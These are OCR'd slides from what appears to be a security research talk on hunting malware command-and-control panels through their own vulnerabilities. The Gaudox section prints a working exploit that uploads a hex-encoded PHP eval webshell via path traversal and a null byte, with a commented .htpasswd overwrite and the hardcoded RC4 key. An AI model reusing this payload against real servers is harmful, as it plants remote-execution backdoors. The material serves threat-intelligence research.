
Method 21 -- File upload vulnerability (unrestricted)

- Win: arbitrary file access
- Jahoo spambot



Method 21 -- File upload vulnerability (unrestricted)

- Win: arbitrary file access
- Jahoo spambot



Method 22 -- File upload vulnerability (Satisfy prerequisites)

- Win: arbitrary file access
- Neutrino HTTP Bot (0day)

{ Neutrino bot } | Task manager | Statistics | Clients | Filelist | Formgrabber | Keylogger logs | CC Logs | Settings

Upload | Logout

Online bots : 21 Offline bots : 3 Hour bots : 22 Today bots : 24 Total bots : 24 Banned ip : 3

CLEAR STAT | CLEAR OFFLINE | CLEAR BANNED

[Total] Country	Online	Offline
Belarus *[BY]*	1	0
India *[IN]*	2	0
Kyrgyzstan *[KG]*	1	0
Romania *[RO]*	1	1
Russian Federation *[RU]*	13	2
Ukraine *[UA]*	2	0
Anonymous Proxy *[A1]*	1	0

[Top 10 today] Country	Bots	Percent
Russian Federation *[RU]*	15	62.5%
Romania *[RO]*	2	8.3%
Ukraine *[UA]*	2	8.3%
India *[IN]*	2	8.3%
Unknown *[A1]*	1	4.2%
Kyrgyzstan *[KG]*	1	4.2%
Belarus *[BY]*	1	4.2%

[OS] Statistics	Count
Win 7 (32-bit)	3
Win 7 (64-bit)	16
Win 8 (64-bit)	3

Method 23 -- File upload vulnerability via C2 communication

- Win: arbitrary file access
- Gaudox Bot (0day)
  - Hardcoded RC4 encryption key

```
.text:00408D11                  mov     eax, dword_41015C
.text:00408D16                  mov     dword_411464, eax
.text:00408D1B                  mov     eax, dword_410160
.text:00408D20                  mov     dword_411468, eax
.text:00408D25                  mov     eax, dword_410164
.data:0041015C dword_41015C     dd 4512A7E5h            ; DATA XREF: sub_4071C0+179↑r
.data:0041015C                                          ; sub_4071C0+18D↑w ...
.data:00410160 dword_410160     dd 696665BDh            ; DATA XREF: sub_408790+50D↑r
.data:00410160                                          ; sub_408790+58B↑r
.data:00410164 dword_410164     dd 2299FA23h            ; DATA XREF: sub_408790+517↑r
.data:00410164                                          ; sub_408790+595↑r
.data:00410168 dword_410168     dd 9A7D779h             ; DATA XREF: sub_408790+523↑r
.data:00410168                                          ; sub_408790+5A1↑r
```

Method 23 -- File upload vulnerability via C2 communication

- Gaudox Bot (0day)

order.php

```
100     $QrSett = $conn->query("SELECT * FROM Settings");
101     $Sett = $QrSett->fetch(PDO::FETCH_ASSOC);
102
103     $keyhex = "E686C7C267C311A1066E3F97FBE52225";
104     $Sett["Key2"] = pack("H*", $keyhex);
105
106     $_POST = array();
107     $ContentLength = $_SERVER["CONTENT_LENGTH"];
108     $Data = RC4($Sett["Key2"], KEY_SIZE, file_get_contents("
            php://input"), $ContentLength);
109     parse_str($Data, $_POST);
```

Method 23 -- File upload vulnerability via C2 communication

- Gaudox Bot (0day)

order.php

```
227
228 if(isset($_POST["src"])) {
229     $ImgBytes = pack('H*', $_POST["src"]);
230     if(chmod("screenshots", 0777))
231      {
232       $Image = fopen("screenshots/" . $ClientId . ".jpeg", "w"
              );
233      if($Image) {
234          fwrite($Image, $ImgBytes);
235           fclose($Image);
236       }
237          chmod("screenshots", 0755);
238        }
```

Method 23 -- File upload vulnerability via C2 communication

- Gaudox Bot (0day) POC

Gaudox_exp_0day.php

```
// replace .htpasswd to remove PHP restriction
//$data="cid=../.htpasswd%00&src=&hdr=CLNT&cvr=3&fip=1&har=3&wiv=3&wiv=3&osa=3&wsp=3&wed=3&wbi=3&wlg=3&wsr=3&wdr=3&pcn=3&usn=3&ltm=3&cmd=3&ctp=3&bio=3&bmn=3&bvs=3&bsn=3&cpu=3&cmn=3&car=3&npr=3&vda=3&vrs=3&vrr=3&hds=3&pms=3&dbw=3&alb=3&anf=3&jvm=3&avs=3";
//$size = strlen($data);

//upload webshell on the screenshots folder or upload to upon directories with ../
//746573742E706870.php
$data="cid=746573742E706870.php%00&src=3C3F706870204065766616C28245F504F53545B676F6F646775795D293B3F3E&hdr=CLNT&cvr=3&fip=1&har=3&wiv=3&wiv=3&osa=3&wsp=3&wed=3&wbi=3&wlg=3&wsr=3&wdr=3&pcn=3&usn=3&ltm=3&cmd=3&ctp=3&bio=3&bmn=3&bvs=3&bsn=3&cpu=3&cmn=3&car=3&npr=3&v
    da=3&vrs=3&vrr=3&hds=3&pms=3&dbw=3&alb=3&anf=3&jvm=3&avs=3"
    ;
$size = strlen($data);
/* <?php @eval($_POST[goodguy]);?>*/
$url = "http://192.168.139.134/Panel/order.php";
$encode = RC4($key, $keysize, $data, $size);
//echo $encode;
echo (POST_request($url, $encode));
```

Method 23 -- File upload vulnerability via C2 communication

- Gaudox Bot (0day) POC


Gaudox_exp_0day.php

```
55  // replace .htpasswd to remove PHP restriction
56  //$data="cid=../.htpasswd%00&src=&hdr=CLNT&cvr=3&fip=1&har=3&wi
    v=3&wiv=3&osa=3&wsp=3&wed=3&wbi=3&wlg=3&wsr=3&wdr=3&pcn=3&usn=3
    &ltm=3&cmd=3&ctp=3&bio=3&bmn=3&bvs=3&bsn=3&cpu=3&cmn=3&car=3&np
```

192.168.139.134/Panel/poc.php

Search

```
cid=746573742E706870.php%00&
src=3C3F70687020406576616C28245F504F53545B676F6F646775795D293B3F3E&hdr=CLNT&cvr=3&fip=1
har=3&wiv=3&wiv=3&osa=3&wsp=3&wed=3&wbi=3&wlg=3&wsr=3&wdr=3&pcn=3&usn=3<m=3&cmd=3&
ctp=3&bio=3&bmn=3&bvs=3&bsn=3&cpu=3&cmn=3&car=3&npr=3&vda=3&vrs=3&vrr=3&hds=3&pms=3&
dbw=3&alb=3&anf=3&jvm=3&avs=3
```




```
64  $url = "http://192.168.139.134/Panel/order.php";
65  $encode = RC4($key, $keysize, $data, $size);
66  //echo $encode;
67  echo (POST_request($url, $encode));
```

Method 24

How about the C2 server's domain?

Method 24 -- Set-cookie

- Leverage: identify the actual C2 domains behind Nginx-based proxies
- Northern Gold

Stream Content

```
GET /k?tstmp=2385981378 HTTP/1.1
Accept: */*
Referer: http://www.[redacted].com/
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
6.0; .NET4.0C; .NET4.0E)
Accept-Encoding: gzip, deflate
Host: js.[redacted].com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.8.0
Date: Mon, 23 Nov 2015 20:07:58 GMT
Content-Type: text/javascript; charset=ISO-8859-1
Transfer-Encoding: chunked
Connection: keep-alive
P3P: policyref="/w3c/p3p.xml", CP="policyref="/html/p3p.xml", CP="NON DSP COR NID DEVa
Set-Cookie: fltna=hxYbADIAA[redacted]
20:07:58 GMT; path=/; domain=[redacted]or.com
Content-Encoding: gzip

2a
..........*K,R.M...O.../..H.K.I.UW........
a
...W......
0
```

Method 25

How about the C2 server's IP?

Method 25 -- PHPinfo

- Win: Pinpoint C2 IPs
  - Many actors enable PHPinfo
  - Pinpoint C2 IPs from Nginx reverse proxies
- Dridex 120

Variable	Value
HTTP_HOST	95.[redacted].186
HTTP_X_FORWARDED_FOR	
HTTP_X_REAL_IP	
HTTP_CONNECTION	close
HTTP_USER_AGENT	Mozilla/5.0 (Windows NT 6.1; rv:36.0) Gecko/20100101 Firefox/36.0
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE	zh-TW,zh;q=0.8,en-US;q=0.5,en;q=0.3
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_REFERER	http://95.163.121.186/i.php
HTTP_CACHE_CONTROL	max-age=0
PATH	/usr/local/bin:/usr/bin:/bin
SERVER_SIGNATURE	<address>Apache/2.2.22 (Debian) Server at 95.163.121.186 Port 80</address>
SERVER_SOFTWARE	Apache/2.2.22 (Debian)
SERVER_NAME	95.[redacted].186
SERVER_ADDR	85.[redacted].113
SERVER_PORT	80
REMOTE_ADDR	[redacted]
DOCUMENT_ROOT	/var/www

Conclusion

- 25 proven threat intel gathering techniques
  - Who's behind the campaign
  - Who's being targetd
  - Understand infrastructure and tools in use
  - Obtain unreleased malware
  - Understand actor operation and strategies
- Most C2 panels contain vulnerabilities

proofpoint

Q&A

threat protection | compliance | archiving | secure communication